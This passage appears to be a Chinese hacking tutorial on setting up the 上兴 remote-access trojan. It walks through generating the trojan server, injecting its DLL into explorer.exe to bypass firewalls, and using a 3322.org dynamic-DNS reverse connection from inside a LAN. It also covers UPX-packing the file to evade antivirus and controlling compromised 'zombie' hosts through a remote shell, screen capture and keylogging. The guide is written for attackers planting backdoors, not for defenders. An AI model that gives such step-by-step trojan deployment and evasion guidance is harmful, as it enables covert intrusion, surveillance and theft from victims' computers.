


图 1

2．设置服务端

我们先来看看上兴木马服务端的设置。运行上兴木马程序，如图1。

点击界面中的"配置服务端"按钮，打开服务端生成程序，如图2，在"安装设置"选项中，可以设置上兴木马在远程主机上运行后的安装方式。其中"安装名称"也就是在远程主机上运行木马安装程序的文件名，默认的进程名为"server.exe"。"DLL名称"是木马运行后生成的调用DLL文件，默认为"rejoice.dll"。"备注"是用来在客户端识别管理安装了上兴木马的肉鸡的，可以为不同的远程主机设置一个标识的名称。"上线端口"中输入木马反弹连接到本地控制端的端口，使用默认的"1080"端口即可。




图 2

（1）DLL 注入设置

在许多远程主机上都安装了防火墙，并且防火墙设置为高等级，普通反弹连接的木马在对外连接时也会被防火墙拦截。因此为了更好的突破防火墙，上兴木马提供了注入选项，可将木马进程注入到其它被防火墙许可的系统进程中。在"DLL名称"中输入生成的服务端DLL文件名。木马运行后，该DLL文件将被注入到下面"宿主进程名"中指定的系统进程中，默认为"explorer.exe"。

（2）内网动态域名设置

有许多黑友们是处于内网中的，只有一个内网IP地址，没有公网IP地址，是无法使用反弹连接木马的。这就给入侵系统后种植木马后门带来了很大的不便。内网DNS动态域名反弹连接就是解决这个问题的好办法。在内网中的主机由于没有公网IP地址，Internet上的其它主机不能够访问到这台主机的，因此也无法提供WEB服务。新的可以支持内网接入方式的动态域名服务出现后，让内网的用户也可以架设WEB服务器。大部分的木马都支持域名反弹连接，因此如果我们使用支持内网的动态域名服务在自己的主机上开通一个域名，就可以在内网中反弹连接远程木马了。

要使用域名的方式，必须要申请一个内网动态域名，直接点击服务端设置对话框界面中的申请按钮即可。上兴木马提供了三种动态域名方式，我们以"希网动态域名"服务为例进行说明。点击希网域名后的"申请"按钮，进入希网动态域名服务

网站（http://www.3322.org）。点击免费注册“新用户注册”，注册一个您喜欢的用户名，如图3。用注册的用户名登录，单击导航栏的“管理域名”，选择“动态域名”→“新建”。在域名中填入您喜欢的并且没有被别人使用的名称，提交后出现确认页面，即可获得一个“http://用户名.3322.org”的域名，如图4。




图3




图4

返回上兴木马，在刚才的服务端设置对话框的“DNS域名解析更新IP”中输入申请的动态域名，如图5，并设置木马连接的端口和连接密码。还可以勾选“使用UPX压缩服务端”按钮，将生成的客户端程序进行UPX压缩加壳，以防杀毒软件查杀。设置完毕后点击生成按钮，即可生成木马文件“rejoice_06.exe”。

> **小提示：** 上兴木马也支持FTP更新IP地址，点击界面中的“FTP更新IP”项，在FTP服务器上设置一个可访问的文本文件即可。不过FTP更新IP地址的方式，不适合于内网用户。

3．远程控制连接

在远程主机上运行服务端程序后，就可以进行远程连接控制了。返回上兴木马主界面，点击软件界面中的“更新IP”按钮，弹出IP更新设置对话框，如图6。在这里输入刚才申请的域名和用户名及登录密码，并设置好本机的内网IP地址。设置完毕后，点击“更新IP到希网域名”按钮，提示更新成功后关闭对话框。在上兴木马主界面中的“上线端口”处，填写生成木马时设置的木马连接端口，默认端口1080。确定后客户端程序就会自动监听本地的“1080”端口，接受远程木马上线后发来的连接请求。




图5




图6

在上兴木马中间的列表中显示了已建立连接的远程主机，并显示了该主机的IP地址、主机名、Ping值等。右键点击主机名称，在弹出菜单中显示了各种远程控制命令，包括文件管理、系统管理、远程Shell、屏幕捕捉、键盘记录等，如图7。




图7

